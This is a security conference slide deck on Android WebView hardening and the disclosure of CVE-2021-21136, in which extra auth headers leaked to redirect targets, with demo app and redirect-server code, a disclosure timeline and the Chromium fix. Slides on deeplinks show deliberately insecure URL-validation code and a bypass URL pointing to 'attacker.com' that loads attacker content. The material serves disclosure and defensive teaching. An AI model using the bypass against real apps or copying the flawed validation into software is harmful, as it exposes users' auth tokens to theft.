



Securing Webviews & The Story Behind CVE-2021-21136

The techniques to secure Webviews and the journey on CVE-2021-21136

Imdad | Shiv

Security Engineer, Senior Associate,
Grab JP Morgan Chase

TRACK 2

\$whois shiv

Shiv Sahni

- Senior Associate, JP Morgan Chase
- Contributor in [OWASP MSTG](#)
- Author-[The Grey Matter of Securing Android Applications](#)
- OSCP, CREST(CRT/CPSA), AWS ASA certified security engineer



\$whois imdad

Imdadullah Mohammed

- Security Engineer, Grab.
- Leading the application security initiative for the various engineering teams..





Disclaimer

Any opinions or personal views expressed belongs to us and not to our employer



Table of Contents



1. Introduction to CVE and Webview
2. Journey on CVE-2021-201136
3. In-depth Analysis
4. Common Webview Security Issues
5. Learnings & Recommendations

COMING UP

NEXT

*Introduction to
CVE and
Webview*

Hello World!

Let's know what is a CVE and understand the high level details of CVE-2021-21136

CVE-2021-21136 Detail

Current Description

Insufficient policy enforcement in WebView in Google Chrome on Android prior to 88.0.4324.96 allowed a remote attacker to leak cross-origin data via a crafted HTML page.

[+View Analysis Description](#)

Severity

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:



NIST: NVD

Base Score: **6.5 MEDIUM**

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

Common Vulnerability Exposure


- * CVE, short for Common Vulnerabilities and Exposures, is a list of publicly disclosed computer security flaws. When someone refers to a CVE, they mean a security flaw that's been assigned a CVE ID number.

CVE-2021-21136

- * During security research we found that a mobile application is leaking sensitive data in headers to a third-party. This kickstarted the research behind identifying a security issue in Android Chromium webview leading to leakage of auth tokens to third-parties.

Introduction to Webview

Webview and its applications in modern mobile application development



- * Dedicated web browser instance of an application allows to display web content directly in the application
- * Webviews are used extensively currently in the polyglot architectures

Loading Web Content

Loading web content in webview(Normal Load)

We can load the web content using `WebView#loadUrl` method as shown below:

```
--  
WebView myWebView = (WebView) findViewById(R.id.webview);  
myWebView.loadUrl("http://www.google.com");  
--
```

Loading Web Content

Loading web content in webview(Authenticated Load)

Android also provides an overloaded version of `WebView#loadUrl` method which lets us pass additional request headers such as auth headers to the request as shown below:


```
--  
  
Map<String, String> headers = new HashMap<>();  
headers.put("Authorization", token);  
--  
  
// LOAD URL WITH HEADERS  
  
WebView myWebView = (WebView) findViewById(R.id.webview);  
myWebView.loadUrl("http://shivsahni.com", headers);  
--
```

Deeplinks

An introduction to deeplinks and how an improved user experience through deeplinks could affect security if implemented insecurely

- * Deep links are specific URIs(Uniform Resource Identifiers) that are handled by our application to improve the user experience

For example, `fb://profile/33138223345` is a deep link, the URI contains all the information needed to launch directly into a particular location within the Facebook mobile app, in this case, the profile with id '33138223345'




COMING UP

NEXT


*Journey on
CVE-2021-201136*

OAuth Use Case

Understanding OAuth flow in mobile applications



The Bug



Initial Observation

The story behind leakage of auth tokens to third-parties!

- * During our security research we observed that in Android webviews if a webpage is loaded with some additional headers using `loadUrl(String url, Map<String, String>additionalHttpHeaders)` then it sends the additional headers to any other requests triggered in the process of loading the URL such as redirects.



Timeline

The Journey on Chromium CVE 2021-21136

August, 2019

Initial observation

Suspected issue in Chromium

December, 2019

Deep Down Investigation

Initiated the analysis with suspected zero day in Android webviews & reported to Google

January, 2020

Response from Google

It seems intended behavior and would need more time for thorough analysis

February, 2020

Google Accepted

Need more time to fix.
Compatibility issue

November, 2020

**Official Fix Released
in Chromium 88**

HITB
SECCONF
SIN-2021

COMING UP

NEXT


In-depth Analysis

Frontend : Android app

I want DEMO!

- * An Android webview component. The component loads the webpage with additional header (Authorization)

```
String URL = extras.getString("URL");
String auth= extras.getString("Authorization");
if (URL != null && auth!=null) {
    webView.loadUrl(URL);
    Map<String, String> headers = new HashMap<>();
    headers.put("Authorization", auth);
    WebViewClient wc= new myWebClient();
    webView.setWebViewClient(wc);
    webView.loadUrl(URL, headers);
}
```



Reference: <https://github.com/shivsahni/OhMyInsecureWebview>

Backend : Python Server

I want DEMO!

- * Python Webserver: The loaded webpage is expected to return a HTTP-302 redirect response.


```
from flask import Flask, redirect
import os
app = Flask(__name__)

@app.route('/redirect')
def hello_world():
    return redirect("http://scratchpads.org/",
code=302)

if __name__ == '__main__':
    print ("Hello World!")
    port = int(os.environ.get('PORT', 5000))
    app.run(debug=True, host='0.0.0.0')
```

Token leakage in header

Authorization header is sent to the redirected request as shown in Burpsuite (HTTPS Proxy)



Demo! Demo! Demo!



Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options


Response from http://192.168.1.86:5000/redirect

Forward Drop **Intercept is on** Action ?

Raw Headers Hex HTML Render

```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 253
Location: http://scratchpads.org/
Server: Werkzeug/0.16.0 Python/3.8.0
Date: Mon, 31 May 2021 08:04:21 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a href="http://scratchpads.org/">http://scratchpads.org/</a>. If not click the link.
```



Rollout Plan & Official Fix!

<https://chromium.googlesource.com/chromium/src.git/+6e46cca3ee484bac0cdb5d4bdae69a18857f8efd>

- * Remove any extra headers from the request if the request is redirected to a different origin, since they might be sensitive.
- * Record metrics on when we add headers and what was done with them on redirect.
- * Add an additional test verifying that the extra headers are cleared if the app loads the same URL again via `loadUrl(url)`.

COMING UP

NEXT

*Common
Webview Security
Issues*

Common Webview Related Security Issues

Let's understand some common webview related security issues

- * Lack of URL Validation
- * Insufficient URL Validation
- * Unintended Leakage of Sensitive Data to Third-parties
- * Insufficient Webview Isolation/Loading Untrusted Content




Triggering URL Load in Webviews

User Experience and Security Tradeoff

- ✓ • *Improved User Experience*
- ✓ • *Code Reuse*
- ✗ • *Security*

- * **Deeplink:**
`sampleapp://open?screenType=WEBVIEW&webViewUrl=
<urlToOpen>`
- * **Vanilla Intents:**
`am start -n <packageName>/.<componentName> --es
urlParam <urlToOpen>`
- * **Once Deeplink/Intent is triggered, it opens URL in the
webview component**



Load of Arbitrary Web Content Due to Misconfigured Webviews

AKA Insecure Deeplink Implementation-No URL Validation

For example if an application acknowledges the following deep link
`webviewdemoapp://issue=1&url=https://scripts.shivsahni.com/testsample.html`

```
//parse URL from deeplink
--
/*deeplinkURL=https://scripts.shivsahni.com/testsample.html/*
--
webView.loadUrl(deeplinkURL);
--
```

Demo-No URL Validation

Loading the URL directly into the webview component?

Demo URL Link: https://drive.google.com/u/0/uc?id=1Rbfu-spHxY1Dws8XzmW4Y_TPWBUDU83QT

Reference: <https://github.com/t4kemyh4nd/vulnwebview>

Insufficient URL Validation

Insecure Deeplink Implementation-Insufficient URL Validation

For example if an application acknowledges the following deep link
`webviewdemoapp://issue=1&url=https://scripts.shivsahni.com/testsample.html`

```
Uri uri =  
Uri.parse(deeplinkURL); /*https://scripts.shivsahn  
i.com/testsample.html*/  
if("shivsahni.com".equals(uri.getHost() ||  
uri.getHost().endsWith(".shivsahni.com"))  
{  
    webView.loadUrl(deeplinkURL);  
}
```


Insufficient URL Validation-Example

Exploit! Exploit! Exploit!

```
String url = "http://attacker.com\\\\\\@legitimate.com/smith";  
Log.d("Wow", Uri.parse(url).getHost()); // legitimate.com is printed  
webView.loadUrl(url); // attacker.com is loaded
```

- * Through the crafted URL in the Deeplink the validation could be bypassed resulting in arbitrary load of malicious scripts
- * In the scenario wherein the webview is privileged(JS Bridges), it could even lead to exfiltration of auth tokens
- * The issue was fixed in API level 28. However, API 27 and below are still vulnerable to such attacks

Read more here: [Golden techniques to bypass host validations in Android apps](#) by Bagipro

Escalating The Impact

From Insecure URL Validation to Exfiltration of User's Auth Tokens


- * The Impact majorly depends on the privileges of the webview component under attack. The webview could be having the following privileges:
 - * Executing JavaScript
 - * Access JavaScript Interfaces/Bridges(Allowing JavaScript to execute Native Code)
 - * Access to other application components such as Content Providers, Local Storage, etc.
 - * *setAllowUniversalAccessFromFileURLs*: Sets whether cross-origin requests in the context of a file scheme URL should be allowed to access content from any origin

Read more here: [Golden techniques to bypass host validations in Android apps](#) by Bagipro

Unintended Data Leakage

How we could be sharing user's PII/sensitive information to third-parties unintentionally

- * Authenticated load to third-party domains
- * Authenticated load with JWT in query string
- * Leakage of JWT in Referer header



Leaking Token in Referrer Header

Unintended Data Leakage

